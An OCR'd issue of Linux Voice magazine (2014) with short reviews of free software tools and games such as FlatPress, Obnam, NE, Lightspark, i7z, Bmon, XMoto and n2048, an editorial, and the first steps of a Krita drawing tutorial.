To display tasks that belong to a single project, use **task list project:Name**. **task projects** shows all projects in Taskwarrior's database.

Database-less blogging platform

FlatPress 1.0.2


WordPress isn't the hardest thing in the world to install, but sometimes you just want to set up a simple blog or CMS without the hassle of databases and related bits and bobs. FlatPress is designed for exactly these situations: its authors brag that you can "forget about SQL", because all you need is a web server with PHP support. Extract the **.tar.gz** file into your document root, then access **http://localhost/flatpress/** in your browser, and you're ready to go.

Well, almost. FlatPress saves your blog entries as plain text files, so it needs to be able to write these on the server. You're required to make the **fp-content** directory writable by the user account for the web server, but that's pretty much it in terms of fiddling around at the command line.

Next, the installer prompts you to create a login account, and then shows you the front page for your brand-new blog. The default theme isn't especially attractive and has an early-2000s look to it – but there are many extra themes at **http://wiki.flatpress.org/res:themes**, some of which are superb.

FlatPress's admin area is where you add, modify and delete entries, and it also sports an impressive plugin system for adding things like BBCode markup, image thumbnails and spam filtering for comments. There's no fancy WYSIWYG editor for creating entries, just a few buttons providing shortcuts for various formatting options, so it's not designed with complete newbies in mind.

Along with normal entries you can create static pages to appear in the menu. Excellently, you can modify the layout of the blog (eg where the search box and categories list go) by dragging and dropping widgets – a surprisingly advanced feature for a lightweight engine. And making a backup of the blog or moving it to another server is super-simple, thanks to the lack of a database, as you can simply zip up or copy the directory.



Mike's Beer Blog

Why Weihenstephaner is the best

This is very yummy

3, Jul, 2014

[Edit] [Delete]

How many breweries can claim to be in constant operation since 1040? Only one - and it's actually owned by the Free State of Bavaria. Pretty cool, huh?

Weihenstephaner Weissbier is scrumptiously lovely and deliciously delish. It's like there's a party in my mouth, and everyone is playing the Zither. Des is a Wahnsinn gell!

Welcome home, **root** !

To install a new theme, just extract it in **fp-interface/themes/**. This is Deckay40.

PROJECT WEBSITE
www.flatpress.org

Backup tool

Obnam 1.8

What's the single most important piece of advice you can give to new computer users? "Nigerian princes are not going to send you $500,000" might come top of the list. Apart from that, the answer is: make backups.

Obnam is a great command line tool for making backups, and has a few nifty tricks up its sleeve. It's easy to build from source, or if you're running a **.deb**-based distro, you can add a repository to get it with a quick **apt-get**. Making a backup is as simple as this:

```
obnam backup -r /path/to/backups /dir/to/save
```

Here, Obnam generates a data repository in **/path/to/backups**, saving the contents of **/dir/to/save**. If you run the above command once again, you'll see in the output that zero bytes are saved. How come? Well, Obnam only saves chunks of data that have changed – so it doesn't waste space by copying every file in each backup. If you make a daily backup of your data but don't add or change many files over a month, the backup repository won't be much bigger than the original. To restore a file:


```
obnam restore --to /restore/to/here /path/to/restore
```

The repository where Obnam stores its backups isn't meant to be human readable. But you can look at generations of backups using the FUSE userspace filesystem driver. Use **cd** to switch into the directory that you've backed up, then enter

```
mkir tmp
obnam mount --to tmp
```

Now go into **tmp** and you'll see numbered directories: these are different generations of backups. Obnam has commands for removing old generations, leaving, for instance, one per week for the last year behind. It can also back up data via SFTP and supports encryption via GnuPG.

"Obnam only changes chunks of data that have changed."



```
mike@mike-megabox:~$ cd tmp/
mike@mike-megabox:~/tmp$ ls -l
total 16K
drwxr-xr-x 23 root root 4.0K Jul  5 15:32 2
drwxr-xr-x 23 root root 4.0K Jul  5 15:32 5
drwxr-xr-x 23 root root 4.0K Jul  5 15:32 8
lrwxr-xr-x 23 root root 4.0K Jul  5 15:32 latest -> 8
mike@mike-megabox:~/tmp$ cd latest
mike@mike-megabox:~/tmp/latest$ cd home/mike/mikeos/
mike@mike-megabox:~/tmp/latest/home/mike/mikeos$ ls -l
total 29K
drwxr-xr-x 6 mike mike 4.0K May  8 20:44 mikeos-4.5b1
drwxr-xr-x 2 mike mike 4.0K Jun 30 10:22 mikeos-site
-rw-r--r-- 1 mike mike  21K Jul  5 15:32 n2048.png
mike@mike-megabox:~/tmp/latest/home/mike/mikeos$ 
```

The highlighted section shows generations of backups, and "latest" is always symlinked to the newest one.

PROJECT WEBSITE
www.obnam.org

Text editor

NE 2.5


Does the world really need another text editor? We have Vim, Emacs, Nano, Gedit, Kate, Sublime Text, Joe and countless others, covering virtually every type of user on the planet.

Where NE excels, however, is in combining high-end features with newbie-friendly keybindings and menus. It has the approachability of Nano but with much more functionality behind it. Another goal of NE is to be small and highly portable, so it will run on almost every Unix/POSIX-like system (although to be fair, Vi already has that claim to fame).

When you first launch NE, you'll see a status line along the bottom with information about the current file (line and column count, filename and so forth). Hit F1 to bring up the menu – or if your window manager or terminal emulator intercepts F1 for online help, tap Esc twice. You'll see that the menus are chock full of features and options, and many of them have associated keybindings that you can learn for faster editing over time.

NE comes equipped with a boatload of features: syntax highlighting for 46 languages; a macro/scripting system for recording and playing back editing actions; unlimited undo/redo; search and replace with regular expressions; UTF-8 support; and a simple visual file browser. One particularly useful addition for programmers is bracket matching, so you can see if you've properly closed a block of code.

"NE combines high-end features with newbie-friendly keybindings."



```
mike@mike-megabox: ~/mikeos/mikeos-4.5b1/doc
 File Documents Edit Search Macros Extras Navigation Prefs
<!-- NAVIGATION PANEL -->           Exec...      ^K
                                    Suspend      ^Z
<td style="border:1px solid black; Help...      f10 lign="top">
                                    Refresh      ^L
<h3>Navigate</h3>                   Undo      f5/[U
                                    Redo      f6/[R
<p><strong>Booting</strong></p>     Center
<ul>                                Shift Right
<li><a href="#diskimages">Disk ima Shift Left
<li><a href="#writing">Writing</a> Paragraph     [P
<li><a href="#realpcs">Real PCs</a Adjust View   ^^
<li><a href="#emulators">Emulators Middle View   [C
</ul>                               ToUpper       [V
                                    ToLower       [L
<p><strong>Running</strong></p>     Capitalize
<ul>                                AutoComplete [I
<li><a href="#usage">Usage</a></li UTF-8
<li><a href="#programs">Programs</a></li>
<li><a href="#copyingfiles">Copying files</a></li>
<li><a href="#monitor">Monitor</a></li>
<li><a href="#serialport">Serial port</a></li>
</ul>

<p><strong>Extra</strong></p>
                                             <ul>
<li><a href="#help">Help</a></li>
 L:       81 C:        1  17%  i-----pvu-T-----C@A* handbook-user.html
```

NE's learning curve is much more gradual than Vim's or Emacs's, but it still has oodles of useful features.

In all, NE is a mightily impressive editor. As decade-long Linux geeks we always recommend mastering Vim or Emacs, but we understand that some people simply don't get along with the modal editing or key combinations of those editors. So NE has become our number 3 recommendation now - let us know if you become a fan!

PROJECT WEBSITE
http://ne.di.unimi.it

Free Flash Player alternative

Lightspark 0.7.2


Picture this: it's the late 2000s. You're Adobe. Your Flash Player is installed on almost every computer around the world, and provides a fairly light and unintrusive way for people to watch videos and play games in their browsers. The HTML5 features that will supersede Flash are a long way off, and you enjoy a very strong position. That was a long time ago.

Adobe bloated the player to the extreme – it became increasingly fat and buggy, crashing browsers and generally being a nuisance. And in a shockingly stupid move, Adobe decided to bundle McAfee nagware with the program on Windows, so Flash became universally despised.

Today, most features of Flash are available in the HTML specs, so you can play games and watch many video formats without that ugly bug-infested binary blob. But many sites still use Flash, and Lightspark is an open source player and browser plugin that aims to provide a replacement for Adobe's program. To compile it you'll need LLVM/Clang – or if you're on an Ubuntu-based distro, a PPA is available.

Free the kittens!

The main focus for Lightspark is YouTube compatibility, and it works fairly well there. We had to edit **/etc/xdg/lightspark.conf** and change the audio backend from "pulseaudio" to "sdl" to get sound, but otherwise most videos played without any major glitches. The main problem we encountered was with jumping around inside videos: trying to get to a later part of a long video was an exercise in frustration, only occasionally working in combination with the pause button. We tried Lightspark with various Flash games and it didn't hold up especially well. But in fairness, it's not at 1.0 yet, and if you want to keep your Linux box pure FOSS but still enjoy the odd YouTube cat compilation video, it bridges the gap until all videos on that site are HTML5-ready.


Super Mario 64 120 star Speedrun 1:49:06 (1:48:06 in SDA timing) by Siglemic - YouTube - Mozilla Firefox
Super Mario 64 120 star Speed...
https://www.youtube.com/watch?v=hjQ1vYAcHQg
Google
YouTube DE
Upload
Dear Mario: Please come to the castle. I've baked a cake for you. Yours truly-- Princess Toadstool Peach
0:20 / 1:54:23
Super Mario 64 120 star Speedrun 1:49:06 (1:48:06 in SDA timi...
SilentSlayers
Subscribe 4,968
1,031,560
6,188 227
Mario Party 9 - All Mini-Games by NintendoWiiMovies 21,909,553 views 1:26:20
Siglemic 27 videos Subscribe 19K
Super Mario 64 SPEED RUN - 0 Star in 0:06:41 legit non-TAS by SpeedDemosArchiveSDA 308,213 views 13:09
Super Mario 64 (N64) 120 star Speed run 1:49:49 by Elmo Nitoushin 9,877,015 views 1:55:11
N64 Super Mario 64 "70 Stars BLJless" in 42:58:52 by sonicpacker 2,540,202 views 48:22
TAS Diddy Kong Racing N64 in 123:02 by xenos by WebNations 1,889,515 views 2:09:54

Want to jump to a later part of the video? Thumbnails of scenes appear, but moving around didn't work well in our testing.

PROJECT WEBSITE
http://lightspark.github.io

CPU reporting tool

i7z 0.27.2

So you've just bought a shiny new desktop or laptop with a high-end Intel Core i7 chip. You've installed your favourite Linux distro and are going about your usual business. Everything is faster than your old box, that's for sure – but don't you want to coo over your snazzy new processor a bit more? Just admire its awesomeness without doing anything specifically productive?

i7z is a CPU reporting tool for these chips, although it also works with i3 and i5 processors. While it's not especially difficult to compile from source code, the developers have made 32-bit and 64-bit static binaries available on the project's website, which work without any hitches (providing you don't mind running pre-compiled binaries).


To get the most out of i7z, run it as root; it gathers various bits of information about your CPU, and then displays a constantly updating screen. In this screen you'll see general statistics for the processor (frequency, number of cores, whether Hyper-Threading is enabled etc.), and then for each core, the actual frequency at this very moment.

You can also see how much time (as a percentage) each core spends in the various Cx power saving states, along with temperature information. Unlike **top**, there's nothing in the way of interactivity here – the only key combo that does anything is Ctrl+C to exit.

Along with the full-screen mode, there's also a logging option, which writes the data to a file. This can be useful for performing diagnostics over a longer period of time.

It's also worth noting that the source code includes a Qt-based GUI front end for i7z, but the developers stress that the code is suffering from bit-rot now and it's lacking many features of the command-line version.

"i7z is a CPU reporting tool for Intel's high-end Core i7 chips."



```
root@mike-megabox: ~
Cpu speed from cpuinfo 2399.00Mhz
cpuinfo might be wrong if cpufreq is enabled. To guess correctly try estimating via tsc
Linux's inbuilt cpu_khz code emulated now
True Frequency (without accounting Turbo) 2399 MHz
  CPU Multiplier 24x || Bus clock frequency (BCLK) 99.96 MHz

Socket [0] - [physical cores=2, logical cores=4, max online cores ever=2]
  TURBO ENABLED on 2 Cores, Hyper Threading ON
  True Frequency 2498.96 MHz (99.96 x [25])
  Max TURBO Multiplier (if Enabled) with 1/2/3/4 Cores is  29x/29x/29x/29x
  Current Frequency 799.86 MHz [99.96 x 8.00] (Max of below)
        Core [core-id]  :Actual Freq (Mult.)      C0%   Halt(C1)%  C3 %   C6 %  Temp
        Core 1 [0]:       799.55 (8.00x)        2.16    97.3       1       1    41
        Core 2 [1]:       799.86 (8.00x)        2.66    97.1       1       1    45



C0 = Processor running without halting
C1 = Processor running with halts (States >C0 are power saver)
C3 = Cores running with PLL turned off and core cache turned off
C6 = Everything in C3 + core state saved to last level cache
  Above values in table are in percentage over the last 1 sec
[core-id] refers to core-id number in /proc/cpuinfo
'Garbage Values' message printed when garbage values are read
  Ctrl+C to exit
```

i7z provides short but handy descriptions of the Cx power saving states along the bottom.

PROJECT WEBSITE
http://code.google.com/p/i7z/

Bandwidth monitor

Bmon 3.3

As part of the everyday tabs-keeping of an average system administrator (or even just a regular user with more than one machine running), you may have applications chugging away to monitor your disk space and CPU usage. Perhaps they're in a corner of the screen, so you can flick your eyes up and check that the server isn't being overloaded.


If you want to do the same thing for network bandwidth – eg you've put a new web server online and want to make sure it's not getting overstretched – then Bmon is a great solution. It shows bandwidth consumption at a glance, generating simple ASCII graphs that are updated in real time.

To install it on a Debian/Ubuntu-based distro you'll need the **libnl-3-dev** and **libnl-route-3-dev** packages installed; then run **./autogen.sh**, **./configure** and **make**. If it compiles successfully, run **make install** as root, and finally **bmon** to start the program.

Network information

Along the top you'll see a list of network interfaces, while the middle panel is where all the action takes place: the auto-updating bar charts (RX = received data, TX = transmitted). Try doing something bandwidth-intensive on the machine, and you'll see the charts update accordingly. This alone is useful enough, making load spikes easy to spot, but if you stretch out the terminal window to provide plenty of space and hit the D key, you'll see lots of additional info.

This is useful for diagnostics, showing things like dropped packets and IPv6 statistics. One feature we'd like to see, though, is a warning system: it'd be great if the tool could colour the bar charts in red if the bandwidth exceeds a certain value over a certain period of time, for instance. Time to get cracking on a patch then...



```
mike@mike-megabox: ~
 eth1                                                           bmon 3.3
Interfaces                     │ RX bps       pps     %│ TX bps      pps
  lo                           │      0         0      │      0        0
 >eth1                         │   601B         9      │ 1.08KiB      12
    qdisc none (pfifo_fast)    │      0         0      │   944B       12

     KiB                         (RX Bytes/second)
  499.90 ..................||||||||..................................
  416.58 ..................|||||||||.................................
  333.26 .................||||||||||.................................
  249.95 ................|||||||||||.................................
  166.63 ..........|.....|||||||||||.................................
   83.32 :...:....:|:...:|||||||||||:..:.............................
         1   5    10   15   20   25   30   35   40   45   50   55   60
     KiB                         (TX Bytes/second)
   28.72 ..........|.................................................
   23.93 ..........|.................................................
   19.14 ..........|.......|.......|.................................
   14.36 ..........|.......||||.|.||.................................
    9.57 ..........|.....|||||||||||.................................
    4.79 ::..::...||:..::||||||||||||:..:.:....::....................
         1   5    10   15   20   25   30   35   40   45   50   55   60


 ────────────────── Press d to enable detailed statistics ──────────────
 ───────────────── Press i to enable additional information ────────────
 Mon Jul  7 16:06:56 2014                                  Press ? for help
```

Bmon updates its graphs every second by default, but you can change that with a CLI option.

PROJECT WEBSITE
https://github.com/tgraf/bmon

FOSSPICKS Brain Relaxers

Physics-happy motobike sim


XMoto 0.5.11

XMoto is one of our favourite open source games of all time, partly because it brings back some fond memories of playing Kickstart 2 on the Speccy, but also because it's simply damn good. At its heart, XMoto is a side-scrolling racing game where your objective is to reach the goal in the quickest time possible – nothing special there.

Where this game is special, though, is in its physics. Keeping your balance is tricky business, especially when you have ramps, slopes and other obstacles to deal with, and trying to land properly off a big jump, when you're spinning through the air, is tough. The up and down cursor keys are used to accelerate and brake, while the left and right keys shift the rider's weight on the bike, causing him to lean forward or back. This also lets you perform rotations in the air, if you have the guts to do it...

By far the best part of XMoto is its raft of online features. The game can download hundreds of player-created levels from the net, and then you can try to beat the best times. But you're not just racing against the clock: there's a translucent "ghost" rider showing how the record holder completed the track, so you can compare your riding skills with it and end up with some nail-bitingly close finishes.

Some of the levels reward general racing skills, whereas others are downright crazy and require you to perform all manner of wacky manoeuvres. It's all superb fun, though, and the vast range of courses to play on will keep you entertained for ages. You can even create your own levels using Inkscape – a great use of another top-quality open source/Free Software application.



The light blue rider is the "ghost" from the previous record holder - seems a dangerous stunt he's pulling off though...

PROJECT WEBSITE
http://xmoto.tuxfamily.org

Sliding block puzzle


n2048 0.1

Easy to play, yet endlessly addictive. Tetris is perhaps the best puzzle game in history, but a few others have popped up over the years, and at the moment a game called 2048 is all the rage. It's incredibly easy to pick up: you slide numbered tiles on a grid to combine matching ones, the goal being to eventually create a tile with the number 2048. Sounds easy? It seems so at the start, but it gets darn tough later on.

Anyway, although 2048 is free to play in a web browser (**http://gabrielecirulli.github.io/2048**), it didn't take long for some open source clones to appear. n2048 runs in a terminal using Ncurses for the interface – so the only thing you need to compile is is the **libncurses5-dev** package (under Debian and Ubuntu; other distros will have similarly named packages). Extract the tarball, enter **make**, and then run the game in place with **./n2048**.

Although the **README.txt** file says that you can use the arrow keys to slide tiles around, they didn't work properly for us – but fortunately you can also use the WASD combination (as in a first-person shooter), or even better, the HJKL keys in true Vi fashion. There's little in the way of fancy graphics or effects here, but the use of colours for differing tile values makes the game easy on the eyes.

n2048 is one of those games you can pick up for a quick session in your coffee break, yet it's addictive enough to keep you coming back. It also has that Tetris effect where, after an especially long bout of playing, you start seeing tiles when you close your eyes. LV



As you combine matching tiles to make larger numbers, new tiles (starting with 2) appear on the screen.

PROJECT WEBSITE
www.dettus.net/n2048/

YOUR AD HERE

LV

Email andrew@linuxvoice.com to advertise here

LISTEN TO THE PODCAST

LINUX VOICE

WWW.LINUXVOICE.COM

LINUX VOICE

TUTORIALS

Dip your toe into a pool full of Linux knowledge with eight tutorials lovingly crafted to expand your Linux consciousness

Ben Everard
is trying to pack up his hardware workbench in preparation to move house.

Issue 6 – wow! It's hard to believe that Linux Voice is already half a year old, but so much has happened since the Indiegogo campaign. In that time, we've accomplished part of what we set out to: create a brilliant Linux magazine. However, we also want to help support the FLOSS ecosystem. This is partly driven by self interest (the more awesome free software is, the more people will use it, and the more people who use it, the more people who will buy our magazine), and partly by a desire to do the right thing.

Over the next six months, you'll see this plan really kick into action. We're now only a few weeks away from issue 1 being released under a Creative Commons licence. Once that happens, we hope that the Linux Voice content will reach a much wider audience. The only thing we do know is that by releasing it as Creative Commons, we'll enable people to build on it, update it, and remix it in their own ways.

Following on from that will be the end of our first year, and that'll be when we donate 50% of our profits to free software causes. We're still hammering out the details of exactly how we'll do this, but stay tuned and we'll have more information in the coming months. If you know of a cause you'd like us to highlight drop me an email.
ben@linuxvoice.com

LINUX VOICE TUTORIAL

KRITA: GET STARTED WITH BRUSH MODES AND LAYERS

GRAHAM MORRISON

You don't have to be an artist to create (almost) credible results from this fantastic drawing application.

WHY DO THIS?
- Support an excellent free software project
- Unleash your inner artist
- Create your very own Stallman portrait

Don't worry, we're not becoming a magazine about art or drawing. But during the course of writing this month's FAQ on Krita (see page 38), we learnt quite a bit about how to work with this fantastic application. And we did this by attempting to draw Richard Stallman without any prior artistic knowledge and using just a mouse. We think this highlights some of the excellent drawing modes and tools in Krita, but most of all, the fun you can have messing around for a few hours. You might even find some artistic ability you never knew you had. Even if you don't, it certainly helps take your mind off programming and PulseAudio if things are getting a little stressful.

We're too scared of Stallman's opinion to send this to him.

Step by step: Create with Krita

1 Create the canvas


We're using Krita 2.8, which you should find in your distribution's repository – either as a standalone application or as part of KDE's Calligra suite. When you first launch the application, a dialog appears asking you to create a document. This is where you need to define the resolution and aspect ratio of the end result, as well as the colour mode.

After clicking on Create, the main window will appear. The Docker panels that are attached to the right-hand border can be moved and dropped onto one another, and enabled and disabled from the Settings > Dockers window. Depending on the capabilities of your graphics hardware, we'd also highly recommend using OpenGL hardware acceleration for the canvas. This can be enabled by selecting Settings > Configure Krita, clicking on the Display page and the OpenGL box. This will speed up nearly all drawing operations.

2 Find your base image

We're going to copy both the colour palette and the overall image from a photo. We took ours from Wikimedia – it was taken by NicoBZH and released under a Creative Commons licence. You need to import your photo into a new layer. Krita's layers are identical to those you find in many art programs, and they enable you to draw one layer on top of another layer, or for layers to process another layer while allowing transparent areas to show through.

Krita enables you to import an image as a new layer by selecting Layer > New > Import Layer. But after doing this, there will be a disparity between your image size and the size and resolution of your canvas. To solve this, we need to scale the layer, and the easiest way to do this is using the Transform tool over on the left. With this selected you can Shift+drag one corner of the image to fill the largest area of your canvas (holding Shift keeps the proportions intact).



Krita

Name: unnamed

Image Size
Predefined:
Width: 2480 Pixels (px)
Height: 3508 Pixels (px)
Resolution: 300 ppi

Color
Model: Cyan Magenta Yellow Black
Depth: 8 Bits
Profile: Fogra27L CMYK Coated Press

Contents
Canvas color:
Opacity: Transparent — Opaque
Description:


unnamed [modified] – Krita
File Edit View Image Layer Select Filter Tools Settings Help
Tool Options
Free Transform
Brush Presets Layers Channels
Layer 1

3 Experiment with brush models

We're going to do our drawing on a layer above the photo. Just click on the small 'plus' icon in the layer Docker to create one. You also need the default 'white' layer between the photo and our new transparent layer. Layers can be dragged and dropped to change their order, and you can switch between making them visible by clicking on the small 'eye' icon to the right of a layer's thumbnail. You should also change the opacity of the 'white' layer so that you can see through this to the image below. You're going to become very familiar with layer shuffling, visibility checking and opacity changing, because you need to constantly adjust the layer order for each section of the drawing.

The see-through opacity of the white layer creates the digital equivalent to tracing paper, and our first step is to create a sketch of Richard's outline in the transparent layer we just created.


4 Add a background


With the sketch of the outlines created, we next wanted to create a background to give the image some context. This is very simple and it allows you to mess around with the 'wet' brush models offered by Krita. These are great fun, because by changing the opacity levels, you can use the brush to paint colours and to merge and blend colours.

To create the background, first switch to the photo and steal a colour from the background. Use the colour picker or press P, and select a colour before switching back to a brush (press B). **Bristles_wet** is a good brush for this, and using this in broad strokes is a good way of finding a style that works for you. You should also get used to stealing colours from the photo and painting them back into the same approximate locations, because that's how we got the lighting and colours correct in our final image.

LV PRO TIP

You'll want to remember the keyboard shortcuts for changing the brush size – **[** and **]**, as well as the brush's opacity, I and O, as you use these all the time.






5 Use only handful of colours


With the background created, add a new transparent layer. We're going to use this for the main body of our drawing. By picking colours from the photo, switching between layers and brushes, and by changing the opacity, you should now attempt broadly paint the main blocks of colour into your image. You might want to do this with the photo layer directly beneath the new layer you created, at least initially. We found the best brushes for this step to be the various **bristles** modes and the **mixover_dull** brush. It's also important to try to fill in some of the sketch lines with the colours of the shades on the photo. We quickly got used to picking new colours and merging them together and using 100% opacity for the edges with a small brush. As you can see in the screenshots, we didn't get too worried about fine detail as long as we got the thrust of the outline and colours correct.

6 Refine your masterpiece

